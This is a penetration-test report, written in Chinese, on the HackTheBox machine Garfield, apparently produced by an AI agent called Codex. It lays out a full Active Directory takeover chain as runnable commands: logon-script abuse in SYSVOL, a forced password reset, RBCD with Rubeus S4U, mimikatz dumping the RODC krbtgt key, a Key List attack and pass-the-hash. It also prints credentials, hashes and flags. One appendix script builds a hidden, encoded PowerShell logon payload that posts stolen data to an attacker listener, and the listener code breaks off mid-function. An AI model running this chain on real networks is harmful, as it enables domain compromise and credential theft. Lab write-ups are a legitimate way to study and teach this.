HTB GARFIELD

授權滲透測試 SOP 與技術報告

目標：10.129.244.207 | 網域：garfield.htb | 主機：DC01 / RODC01

欄位	內容
範圍	HTB Garfield 單一靶機 10.129.244.207 及其內部 RODC01。
測試時間	2026-11-05，Asia/Taipei。
測試人員	Codex，依使用者明確授權。
參考	使用者提供的 Garfield walkthrough；所有漏洞均以本次實測佐證。
結果	取得 user.txt / root.txt；兩旗標均已提交，HTB 顯示 Garfield 已完成。

旗標：user.txt = 500b3ee2ee9687fad6960cb860b69e09；root.txt = 7925663547a0a5655c8a34a9e08bd7db。測試後已清除一次性帳號、RBCD、登入腳本、SYSVOL payload 與工具檔，並還原 RODC PRP。

帳號 l.wilson_adm 的原始密碼未知；為完成授權測試而重設為 Garf!eld_T1_2026，原密碼無法還原。此狀態及清理證據列於第 9 節。所有旗標、測試密碼、雜湊與工具版本在本文明確列出，未以遮罩代替。

1. 執行摘要

外部 TCP 全埠盤點找到 7 個開放埠，確認目標為 Windows AD 網域控制器 DC01.garfield.htb。使用 HTB 提供的 j.arbuckle 帳號登入後，發現其可讀寫 SYSVOL scripts，且 AD ACL 允許修改使用者登入腳本屬性。藉此在 l.wilson 的下一次登入上下文執行一次性腳本，利用 l.wilson 對 l.wilson_adm 的 Force-Change-Password 權限重設密碼。

l.wilson_adm 屬於 Tier 1，能加入 RODC Administrators。該管理群組可修改 RODC 的密碼複寫策略；帳號也可在 RODC01 設定 RBCD。新增 FAKE$ 電腦帳號後，使用 S4U 取得 Administrator 對 RODC01 的 CIFS/HTTP 票證。再提取 RODC 專用 krbtgt_8245 金鑰，使用 Rubeus Key List 攻擊取得 GARFIELD\Administrator NTLM 雜湊，最後以 SMB pass-the-hash 讀取兩旗標。

結果	證據/狀態
user.txt	500b3ee2ee9687fad6960cb860b69e09；HTB 回覆 Garfield user is now owned。
root.txt	7925663547a0a5655c8a34a9e08bd7db；HTB 回覆 Garfield root is now owned。
HTB 完成	頁面顯示 You have solved Garfield；完成排名 #3646，日期 2026-11-05。
清理	SYSVOL 臨時檔 0 個、FAKE$ 不存在、RODC 管理組無測試帳號、RBCD 已清除、PRP 已恢復。

風險評估：多個可寫 AD 權限彼此串接，可由一般網域帳號到達 RODC Administrator，再擴大至網域 Administrator 憑證與 DC 旗標。此為 Critical
級複合提權鏈；因評分取決於靶場前置帳號與互動登入條件，本文不為整條鏈虛構單一 CVSS 分數。


2. 範圍、方法與服務盤點

項目	實測
外部 IPv4	10.129.244.207
內部網域/主機	garfield.htb / DC01.garfield.htb
內部 RODC	RODC01.garfield.htb；192.168.100.2；DC01 內網介面 192.168.100.1
TCP 掃描	1-1000 使用 Nmap；1001-65535 使用 asyncio connect scanner。
認證界線	使用文章列出的 HTB 帳號；不進行密碼噴灑或暴力破解。
測試內容	DNS、LDAP、SMB、SYSVOL、AD ACL、登入腳本、RODC PRP、RBCD、Kerberos S4U、Key List、旗標讀取與提交。

TCP	服務與結果
53	DNS / Simple DNS Plus
135	Microsoft Windows RPC
139	NetBIOS session service
389	Active Directory LDAP；garfield.htb
445	SMB 2.0.2-3.1.1；SMB 3.1.1 signing required
593	RPC over HTTP
9389	AD Web Services / .NET Message Framing

外部 DC 公網介面掃描未找到 TCP 88、636、3268/3269、3389、5985；登入腳本執行的 DC 上下文可連到 RODC 的 88/445/5985 等內部服務，因此外部埠狀態不代表 AD 服務不存在。DNS AXFR 被拒，匿名 LDAP 僅允許 RootDSE 查詢，SMB 強制簽署。

3. 攻擊流程圖



流程由外部盤點開始；每一步先確認身份與權限，再進入下一步。最後提交 user/root flag，完成後回復 AD 變更及移除工具。

4. 重現 SOP：初始存取與橫向移動

4.1 服務與 AD 環境確認

```
nmap -sT -Pn -n -p 1-1000 --open -T5 10.129.244.207
python3 tcp_sweep.py 10.129.244.207 --start 1001 --end 65535 --concurrency 256 --timeout 1.0
nmap -sT -Pn -n -sV -sC -p 53,135,139,389,445,593,9389 10.129.244.207
ldapsearch -x -LLL -H ldap://10.129.244.207 -b '' -s base defaultNamingContext dnsHostName
```

RootDSE 證據：DC=garfield,DC=htb、DC01.garfield.htb。DNS SRV 公布 LDAP/DC 記錄；AXFR 需要成功 bind。SMB signing required。

4.2 j.arbuckle / SYSVOL

HTB 文章及機器頁提供 GARFIELD\j.arbuckle / Th1sD4mnC4t!@1978。已驗證 SMB 登入、SYSVOL 讀寫及 LDAP bind。SYSVOL 中可讀 printerDetect.bat；一次性 .tmp 寫入/讀回/刪除 canary 成功。完整樹狀及 ACL 佐證在 smb_sysvol_tree.txt、smb_sysvol_writecheck.txt。

```
# ■■■■■■■ LDAP■■■■■■■■■■ ACL
ldapsearch -x -H ldap://10.129.244.207 -D 'GARFIELD\j.arbuckle' -w 'Th1sD4mnC4t!@1978' \
  -b 'DC=garfield,DC=htb' '(objectClass=user)' sAMAccountName memberOf scriptPath

# ■■■■■■■■ SYSVOL■■■■■■■■■/■■■■■■■■■■ shell
smbclient //10.129.244.207/SYSVOL -U 'GARFIELD/j.arbuckle%Th1sD4mnC4t!@1978'
put _codex_probe.bat garfield.htb/scripts/_codex_probe.bat
```

4.3 使用登入腳本執行脈絡重設 l.wilson_adm

j.arbuckle 對 l.wilson 的 scriptPath 有 WriteProperty；IT Support 對 user Script-Path 有繼承寫入。對 l.wilson_adm 的 Force-Change-Password ACE 屬於 l.wilson。一次性批次檔在 l.wilson 登入 DC 時執行，呼叫 Set-ADAccountPassword 將 l.wilson_adm 密碼改為 Garf!eld_T1_2026。隨後驗證該帳號登入 WinRM。此變更在測試後不能還原原密碼，詳見清理章節。

```
Set-ADAccountPassword -Identity 'l.wilson_adm' `
  -NewPassword (ConvertTo-SecureString 'Garf!eld_T1_2026' -AsPlainText -Force) -Reset
Add-ADGroupMember -Identity 'RODC Administrators' -Members 'l.wilson_adm'
```

Evidence: flag_callback_initial.json、dacl_l_wilson_resets_adm.txt、dacl_l_wilson.txt、ldap_verify_scriptpath.txt、ldap_verify_rodc_admin.txt、ldap_add_rodc_admin.txt。

5. 重現 SOP：RODC、Kerberos 與旗標

5.1 RODC PRP 與 RBCD

DC01 內部網路可連 RODC01 (192.168.100.2)。Tier 1 成員可自我加入 RODC Administrators；該群組可寫 msDS-RevealOnDemandGroup / msDS-NeverRevealGroup。l.wilson_adm 在 RODC 電腦物件有 User-Account-Restrictions 寫入 ACE，該屬性集合包含 msDS-AllowedToActOnBehalfOfOtherIdentity。

```
# ■■■■■■■■■■■■ RODC ■ FAKE$ ■■■■■■■■■
impacket-addcomputer garfield.htb/l.wilson_adm:'Garf!eld_T1_2026' \
  -computer-name 'FAKE$' -computer-pass 'FakePass123!' -dc-ip 10.129.244.207
impacket-rbcd garfield.htb/l.wilson_adm:'Garf!eld_T1_2026' \
  -delegate-to 'RODC01$' -delegate-from 'FAKE$' -action write -dc-ip 10.129.244.207

# S4U2Self + S4U2Proxy■■■ RODC CIFS/HTTP ■■■■■
Rubeus.exe s4u /user:FAKE$ /rc4:c16909555f24a7787bf9fb53310fcb84 \
  /domain:garfield.htb /dc:DC01.garfield.htb /impersonateuser:Administrator \
  /msdsspn:cifs/RODC01.garfield.htb /ptt /nowrap
Rubeus.exe s4u /user:FAKE$ /rc4:c16909555f24a7787bf9fb53310fcb84 \
  /domain:garfield.htb /dc:DC01.garfield.htb /impersonateuser:Administrator \
  /msdsspn:HTTP/RODC01.garfield.htb /ptt /nowrap
```

Rubeus 2.3.3 實測：TGT request、S4U2Self、S4U2Proxy 均成功；以 HTTP 票證建立 WinRM 工作階段後的身份為 GARFIELD\Administrator。

5.2 提取 RODC 專屬金鑰與 Key List

```
# WinRM ■ RODC01 ■■ Administrator ■■
mimikatz.exe 'privilege::debug' 'lsadump::lsa /inject /name:krbtgt_8245' 'exit'

# Rubeus golden ■ RODC ■■ AES256 ■■■■■■■■■■ DC ■ Key List
Rubeus.exe golden /rodcNumber:8245 /flags:forwardable,renewable,enc_pa_rep /nowrap \
  /aes256:d6c93cbe006372adb8403630f9e86594f52c8105a52f9b21fef62e9c7a75e240 \
  /user:Administrator /id:500 /domain:garfield.htb \
  /sid:S-1-5-21-2502726253-3859040611-225969357
Rubeus.exe asktgs /enctype:aes256 /keyList /service:krbtgt/garfield.htb \
  /dc:DC01.garfield.htb /ticket:<base64 ■ .kirbi> /nowrap
```

實測提取 krbtgt_8245 AES256 = d6c93cbe006372adb8403630f9e86594f52c8105a52f9b21fef62e9c7a75e240；NTLM = 445aa4221e751da37a10241d962780e2。Key List 回傳 GARFIELD\Administrator NTLM = EE238F6DEBC752010428F20875B092D5。本文保留雜湊供完整佐證；這些是本靶機憑證，若仍有效應視為已暴露。

5.3 SMB 讀取旗標與 HTB 提交

使用 Administrator NTLM hash 透過 SMB pass-the-hash 讀取 DC 管理共享。實際檔案位置為 C:\Users\l.wilson_adm\Desktop\user.txt 與 C:\Users\Administrator\Desktop\root.txt。腳本 smb_find_flags.py 會使用環境變數 GARFIELD_ADMIN_NT 連線、讀取兩檔並輸出 SHA-256。

```
GARFIELD_ADMIN_NT='ee238f6debc752010428f20875b092d5' \
  python3 smb_find_flags.py

# ■ HTB Garfield ■■■■■■■■■■ 32 ■■■■■■■■■■■■■■
user.txt = 500b3ee2ee9687fad6960cb860b69e09
root.txt = 7925663547a0a5655c8a34a9e08bd7db
```

HTB 顯示 `Garfield user is now owned`、`Garfield root is now owned` 及 `You have solved Garfield`。

6. 漏洞發現與修補建議

F-01 | SYSVOL 寫入與使用者登入腳本 ACL 組合導致網域使用者程式執行

欄位	內容
嚴重性	High；可與 F-02/F-03 串成 Critical 網域接管。
佐證	j.arbuckle 可寫 SYSVOL scripts；scriptPath 對 l.wilson 可寫；回呼身份為 GARFIELD\l.wilson / DC01。
影響	可修改共享登入腳本並設定 l.wilson 的 scriptPath，於其下次登入執行任意批次/PowerShell。再利用 l.wilson 對 l.wilson_adm 的 Force-Change-Password 權限橫向移動。
修補	移除一般使用者對 SYSVOL\scripts 的寫入；只允許受控 GPO/部署帳號更新。限制一般 IT/Support 對使用者 scriptPath 的 WriteProperty。監控 5136、4663 與 SYSVOL 檔案雜湊變更。
複測	以 j.arbuckle 寫入測試檔應遭拒；對一般使用者 scriptPath 的 LDAP modify 應回 insufficientAccessRights。

F-02 | 過度委派 AD ACL 允許重設帳密、加入 RODC 管理群組及修改 RODC 屬性

欄位	內容
嚴重性	Critical（複合權限鏈）。
佐證	l.wilson -> l.wilson_adm Force-Change-Password；Tier 1 -> RODC Administrators Self-Membership；RODC Administrators 可寫 RODC PRP；l.wilson_adm 可寫 RODC account restrictions。
影響	一般帳號鏈可獲得 RODC 管理與修改密碼複寫策略能力，削弱 Tier 分層隔離。
修補	移除不必要的 Force-Change-Password、Self-Membership、PRP WriteProperty 及 RODC 電腦物件 WriteProperty ACE。管理群組採核准流程與 JIT/PAM，定期以 BloodHound/ACL 審核工具核對有效權限。
複測	一般帳號不得重設管理帳號、加入 RODC Administrators 或修改 msDS-RevealOnDemandGroup/msDS-NeverRevealGroup。

F-03 | RODC RBCD 與 PRP 可導致 RODC Administrator 及網域管理員憑證取得

欄位	內容
嚴重性	Critical。
佐證	FAKE$ 寫入 RODC01 的 msDS-AllowedToActOnBehalfOfOtherIdentity；Rubeus S4U 可取得 Administrator CIFS/HTTP；Mimikatz 可讀 krbtgt_8245；Key List 回傳 Domain Administrator NTLM。
影響	可讀取 RODC 旗標、取得高權限域帳號雜湊並存取 DC 管理共享，完成網域接管。
修補	移除一般帳號對 Domain Controller 電腦物件的 User-Account-Restrictions/User-Logon 寫入。嚴格限制 msDS-AllowedToActOnBehalfOfOtherIdentity；RODC PRP 禁止快取特權帳號，保留 NeverReveal 保護。監控 4742、5136、4769 與 RODC PRP 變更。
事件處置	若在正式環境發現此鏈已被利用，隔離受影響 RODC，輪替 RODC krbtgt 密鑰與暴露的高權限憑證，依 AD 復原程序評估雙重輪替域 krbtgt 並查核複寫/票證。

正向控制

SMB 3.1.1 signing required；DNS AXFR 需 bind 且本次被拒；匿名 LDAP 使用者列舉要求成功 bind。維持這些設定並將 SMB/LDAP/ADWS 僅暴露給必要管理來源。

7. 清理、復原與限制

項目	執行與驗證
使用者登入腳本	刪除 Liz Wilson 的 scriptPath 屬性；LDAP 查詢未回傳 scriptPath。
SYSVOL	刪除所有本次 `_codex_*` .bat/.exe；SMB wildcard 查詢回傳 remaining=[]。
FAKE$ / RBCD	先清空 RODC RBCD 欄位，再以 Administrator 刪除 FAKE$；LDAP 查詢 numEntries=0。
RODC Administrators	移除 l.wilson_adm；LDAP group member 查詢空。
RODC PRP	移除臨時 Administrator Reveal 值，恢復原有五個 NeverReveal 群組；LDAP 查詢確認。
工具	刪除 RODC 的 C:\Windows\Temp_codex_mimikatz.exe；DC 未發現臨時票證檔。
帳號密碼	l.wilson_adm 原密碼未知，已改為 Garf!eld_T1_2026；無法回復未知原值。此為唯一未還原的變更。

除上述 l.wilson_adm 密碼外，所有可復原的 AD、RODC、SYSVOL 與工具檔變更均已清理並驗證。靶機狀態為 HTB 已提交 user/root flag 並顯示 solved。




圖 1. 本次測試的可核對證據摘要（由留存命令輸出、Kerberos/SMB 回應及 HTB 成功狀態整理；HTB 成功頁面截圖亦已於對話附上）。

8. 附錄 A：完整檢測與取旗腳本

下列腳本原文併入此報告，亦隨工作目錄留存。`run_sop.sh` 與 `tcp_sweep.py` 是外部盤點；`smb_find_flags.py` 是旗標讀取；其他列出的工具負責 SYSVOL / callback 驗證。

A-1 run_sop.sh：範圍受限的重跑流程

```
#!/usr/bin/env bash
# Read-only, bounded network/AD enumeration for the authorized HTB target.
set -euo pipefail

TARGET="${1:-10.129.244.207}"
EXPECTED="10.129.244.207"
OUT="${2:-reports/garfield_10.129.244.207/rerun}"
DOMAIN="garfield.htb"

if [[ "$TARGET" != "$EXPECTED" ]]; then
  printf 'Scope guard: this workflow is limited to %s\n' "$EXPECTED" >&2
  exit 2
fi

SCRIPT_DIR="$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)"
mkdir -p "$OUT"

ping -c 2 -W 2 "$TARGET" > "$OUT/ping.txt" 2>&1 || true
nmap -sT -Pn -n -p 1-1000 --open -T5 --max-retries 0 --reason \
  --host-timeout 180s -oA "$OUT/nmap_tcp_1_1000" "$TARGET"
python3 "$SCRIPT_DIR/tcp_sweep.py" "$TARGET" --start 1001 --end 65535 \
  --concurrency 256 --batch-size 2048 --timeout 1.0 \
  --output "$OUT/tcp_sweep_high.json"

PORTS="$(python3 - "$OUT/nmap_tcp_1_1000.gnmap" "$OUT/tcp_sweep_high.json" <<'PY'
import json, re, sys
ports = set()
with open(sys.argv[1], encoding="utf-8", errors="replace") as stream:
    for line in stream:
        ports.update(map(int, re.findall(r"(\d+)/open/tcp", line)))
with open(sys.argv[2], encoding="utf-8") as stream:
    ports.update(map(int, json.load(stream)["open_ports"]))
print(",".join(map(str, sorted(ports))))
PY
)"

if [[ -n "$PORTS" ]]; then
  nmap -sT -Pn -n -sV -sC --script-timeout 20s --host-timeout 180s \
    -T4 --max-retries 1 -p "$PORTS" -oA "$OUT/nmap_services" "$TARGET"
fi

dig "@$TARGET" "$DOMAIN" SOA +noall +answer +time=3 +tries=1 > "$OUT/dns_soa.txt" 2>&1 || true
dig "@$TARGET" "_ldap._tcp.dc._msdcs.$DOMAIN" SRV +noall +answer \
  +time=3 +tries=1 > "$OUT/dns_srv.txt" 2>&1 || true
dig "@$TARGET" "$DOMAIN" AXFR +time=4 +tries=1 > "$OUT/dns_axfr.txt" 2>&1 || true
ldapsearch -x -LLL -o nettimeout=8 -H "ldap://$TARGET" -b '' -s base \
  defaultNamingContext rootDomainNamingContext dnsHostName namingContexts \
  > "$OUT/ldap_rootdse.txt" 2>&1 || true
ldapsearch -x -LLL -o nettimeout=8 -H "ldap://$TARGET" \
  -b 'DC=garfield,DC=htb' '(&(objectCategory=person)(objectClass=user))' \
  sAMAccountName userPrincipalName description > "$OUT/ldap_users_anon.txt" 2>&1 || true
nmap -sT -Pn -n -p445 --script smb-protocols,smb-security-mode,smb-enum-shares \
  --script-timeout 20s --host-timeout 90s -T4 --max-retries 1 \
  -oA "$OUT/nmap_smb_checks" "$TARGET" || true

printf 'Evidence written to %s\n' "$OUT"
```

A-2 tcp_sweep.py：高埠 connect 掃描器

```
#!/usr/bin/env python3
"""Bounded asynchronous TCP connect scanner for one authorized target."""

import argparse
import asyncio
import json
from datetime import datetime, timezone


async def probe(host: str, port: int, semaphore: asyncio.Semaphore, timeout: float):
    async with semaphore:
        writer = None
        try:
            reader, writer = await asyncio.wait_for(
                asyncio.open_connection(host, port), timeout=timeout
            )
            return port, "open"
        except asyncio.TimeoutError:
            return port, "no-response"
        except ConnectionRefusedError:
            return port, "closed"
        except OSError as exc:
            return port, f"error:{exc.errno}"
        finally:
            if writer is not None:
                writer.close()
                try:
                    await writer.wait_closed()
                except OSError:
                    pass


async def scan(args):
    semaphore = asyncio.Semaphore(args.concurrency)
    open_ports = []
    counts = {"open": 0, "closed": 0, "no-response": 0, "error": 0}
    start = datetime.now(timezone.utc).isoformat()
    for first in range(args.start, args.end + 1, args.batch_size):
        last = min(first + args.batch_size - 1, args.end)
        results = await asyncio.gather(
            *(probe(args.target, port, semaphore, args.timeout)
              for port in range(first, last + 1))
        )
        for port, state in results:
            if state == "open":
                open_ports.append(port)
            if state.startswith("error:"):
                counts["error"] += 1
            else:
                counts[state] += 1
        print(f"checked {first}-{last}; open={len(open_ports)}", flush=True)
    report = {
        "target": args.target,
        "started_utc": start,
        "finished_utc": datetime.now(timezone.utc).isoformat(),
        "range": [args.start, args.end],
        "concurrency": args.concurrency,
        "timeout_seconds": args.timeout,
        "counts": counts,
        "open_ports": sorted(open_ports),
        "note": "no-response does not distinguish filtering from packet loss",
    }
    with open(args.output, "w", encoding="utf-8") as stream:
        json.dump(report, stream, indent=2)
        stream.write("\n")
    print(json.dumps(report, indent=2))


def main():
    parser = argparse.ArgumentParser(description=__doc__)
    parser.add_argument("target", help="single authorized IPv4 address")
    parser.add_argument("--start", type=int, default=1)
    parser.add_argument("--end", type=int, default=65535)
    parser.add_argument("--concurrency", type=int, default=256)
    parser.add_argument("--batch-size", type=int, default=2048)
    parser.add_argument("--timeout", type=float, default=0.8)
    parser.add_argument("--output", default="tcp_sweep.json")
    args = parser.parse_args()
    if not (1 <= args.start <= args.end <= 65535):
        parser.error("port range must be within 1..65535")
    if not (1 <= args.concurrency <= 1024):
        parser.error("concurrency must be within 1..1024")
    if not (0.1 <= args.timeout <= 10):
        parser.error("timeout must be within 0.1..10 seconds")
    asyncio.run(scan(args))


if __name__ == "__main__":
    main()
```

A-3 smb_enum_sysvol.py：SYSVOL 唯讀樹狀列舉

```
#!/usr/bin/env python3
"""Read-only recursive SYSVOL inventory for the one authorized HTB host."""
import os
from impacket.smbconnection import SMBConnection

TARGET = "10.129.244.207"
DOMAIN = "GARFIELD"
USER = os.environ.get("GARFIELD_USER", "j.arbuckle")
PASSWORD = os.environ.get("GARFIELD_PASS")
if not PASSWORD:
    raise SystemExit("Set GARFIELD_PASS in the environment; do not put passwords in this file.")

connection = SMBConnection("DC01", TARGET, sess_port=445, timeout=15)
connection.login(USER, PASSWORD, DOMAIN)
print(f"authenticated={DOMAIN}\\{USER}")
for share in connection.listShares():
    print("share=" + share["shi1_netname"].rstrip("\x00"))

MAX_DEPTH = 6
MAX_ITEMS = 2000
seen = 0

def walk(path="garfield.htb", depth=0):
    global seen
    if depth > MAX_DEPTH or seen >= MAX_ITEMS:
        return
    try:
        entries = connection.listPath("SYSVOL", path + "\\*")
    except Exception as exc:
        print(f"ERROR path={path!r} type={type(exc).__name__} detail={exc}")
        return
    for item in entries:
        name = item.get_longname()
        if name in (".", ".."):
            continue
        seen += 1
        child = path + "\\" + name
        is_dir = item.is_directory()
        print(f"{'DIR ' if is_dir else 'FILE'} size={item.get_filesize()} path={child}")
        if is_dir and seen < MAX_ITEMS:
            walk(child, depth + 1)

walk()
connection.logoff()
```

A-4 smb_sysvol_writecheck.py：一次性 canary 寫入/讀回/刪除

```
#!/usr/bin/env python3
"""Create, verify, and remove a harmless SYSVOL ACL canary for the scoped HTB host."""
import io
import os
from impacket.smbconnection import SMBConnection

TARGET = "10.129.244.207"
USER = os.environ.get("GARFIELD_USER", "j.arbuckle")
PASSWORD = os.environ.get("GARFIELD_PASS")
if not PASSWORD:
    raise SystemExit("Set GARFIELD_PASS in the environment; do not put passwords in this file.")

share = "SYSVOL"
path = "garfield.htb\\scripts\\_codex_acl_probe.tmp"
payload = b"Authorized HTB write permission check; benign non-executable marker.\n"
connection = SMBConnection("DC01", TARGET, sess_port=445, timeout=15)
connection.login(USER, PASSWORD, "GARFIELD")
stream = io.BytesIO(payload)
connection.putFile(share, path, stream.read)
print("canary_create=success")
download = io.BytesIO()
connection.getFile(share, path, download.write)
print("canary_readback=" + ("match" if download.getvalue() == payload else "mismatch"))
connection.deleteFile(share, path)
print("canary_delete=success")
try:
    connection.getFile(share, path, lambda data: None)
    print("canary_absent=no (unexpected file remains)")
except Exception:
    print("canary_absent=yes")
connection.logoff()
```

A-5 upload_flag_probe.py：建立最小化旗標回呼批次檔

```
#!/usr/bin/env python3
"""Upload a one-shot flag-only logon callback to the authorized HTB SYSVOL share."""
import base64
import hashlib
import io
import os
from impacket.smbconnection import SMBConnection

TARGET = "10.129.244.207"
DOMAIN = "GARFIELD"
USER = os.environ.get("GARFIELD_USER", "j.arbuckle")
PASSWORD = os.environ.get("GARFIELD_PASS")
if not PASSWORD:
    raise SystemExit("Set GARFIELD_PASS in the environment; do not put passwords in this file.")

powershell = r'''
$id=[Security.Principal.WindowsIdentity]::GetCurrent().Name
$temp='Garf!eld_T1_2026'
$cred=New-Object System.Management.Automation.PSCredential('GARFIELD\l.wilson_adm',(ConvertTo-SecureString
  $temp -AsPlainText -Force))
$result='error: no callback'
try{$opt=New-PSSessionOption -OpenTimeout 5000 -OperationTimeout 15000;$result=Invoke-Command -ComputerName
  'RODC01.garfield.htb' -Credential $cred -SessionOption $opt -ErrorAction Stop -ScriptBlock {
 $who=[Security.Principal.WindowsIdentity]::GetCurrent().Name
 $groups=(whoami.exe /groups 2>&1 | Out-String)
 $admins=(net.exe localgroup Administrators 2>&1 | Out-String)
 $users=@(Get-ChildItem -LiteralPath 'C:\Users' -Directory -Force -ErrorAction SilentlyContinue | Select-
  Object -ExpandProperty FullName)
 $desktops=@(foreach($d in $users){try{Get-ChildItem -LiteralPath (Join-Path $d 'Desktop') -Force
  -ErrorAction Stop | Select-Object -ExpandProperty FullName}catch{}})
 $paths=@('C:\Users\a.wilson\Desktop\user.txt','C:\Users\l.wilson_adm\Desktop\user.txt','C:\Users\Administra
  tor\Desktop\user.txt','C:\Users\Administrator\Desktop\root.txt','C:\Users\Administrator.GARFIELD\Desktop\r
  oot.txt','C:\Users\svc_ldap\Desktop\user.txt')
 $files=@(foreach($p in $paths){try{[pscustomobject]@{path=$p;value=(Get-Content -LiteralPath $p -Raw
  -ErrorAction Stop)}}catch{[pscustomobject]@{path=$p;error=$_.Exception.Message}}})
 @{identity=$who;groups=$groups;admins=$admins;users=$users;desktops=$desktops;files=$files}
}}catch{$result='error: '+$_.Exception.Message}
$body=ConvertTo-Json -Depth 7 -Compress
  @{host=$env:COMPUTERNAME;identity=$id;remote=$result;temporary_password=$temp}
try{Invoke-RestMethod -Uri 'http://10.10.15.1:8099/flags' -Method Post -ContentType 'application/json' -Body
   $body -TimeoutSec 8 | Out-Null}catch{}
'''.strip()
encoded = base64.b64encode(powershell.encode("utf-16le")).decode("ascii")
batch = ("@echo off\r\n" + "powershell.exe -NoProfile -NonInteractive -WindowStyle Hidden -ExecutionPolicy
  Bypass -EncodedCommand " + encoded + "\r\n").encode("ascii")
remote_path = "garfield.htb\\scripts\\_codex_flag_probe7.bat"

connection = SMBConnection("DC01", TARGET, sess_port=445, timeout=15)
connection.login(USER, PASSWORD, DOMAIN)
source = io.BytesIO(batch)
connection.putFile("SYSVOL", remote_path, source.read)
check = io.BytesIO()
connection.getFile("SYSVOL", remote_path, check.write)
if check.getvalue() != batch:
    raise SystemExit("Remote verification failed; do not change scriptPath.")
print(f"upload=verified path={remote_path} bytes={len(batch)} sha256={hashlib.sha256(batch).hexdigest()}")
connection.logoff()
```

A-6 flag_receiver.py：單次 HTTP 證據接收器

```
#!/usr/bin/env python3
"""One-shot HTTP collector for the explicitly scoped HTB flag-only callback."""
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer
from pathlib import Path

BIND = "10.10.15.1"
PORT = 8099
OUTPUT = Path(__file__).with_name("flag_callback.json")

class Handler(BaseHTTPRequestHandler):
    def do_POST(self):
        length = int(self.headers.get("Content-Length", "0"))
        body = self.rfile.read(length)
        OUTPUT.write_bytes(body)
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"ok")
        print(f"received POST path={self.path} bytes={len(body)} output={OUTPUT}", flush=True)
        self.server.got_data = True

    def log_message(self, fmt, *args):
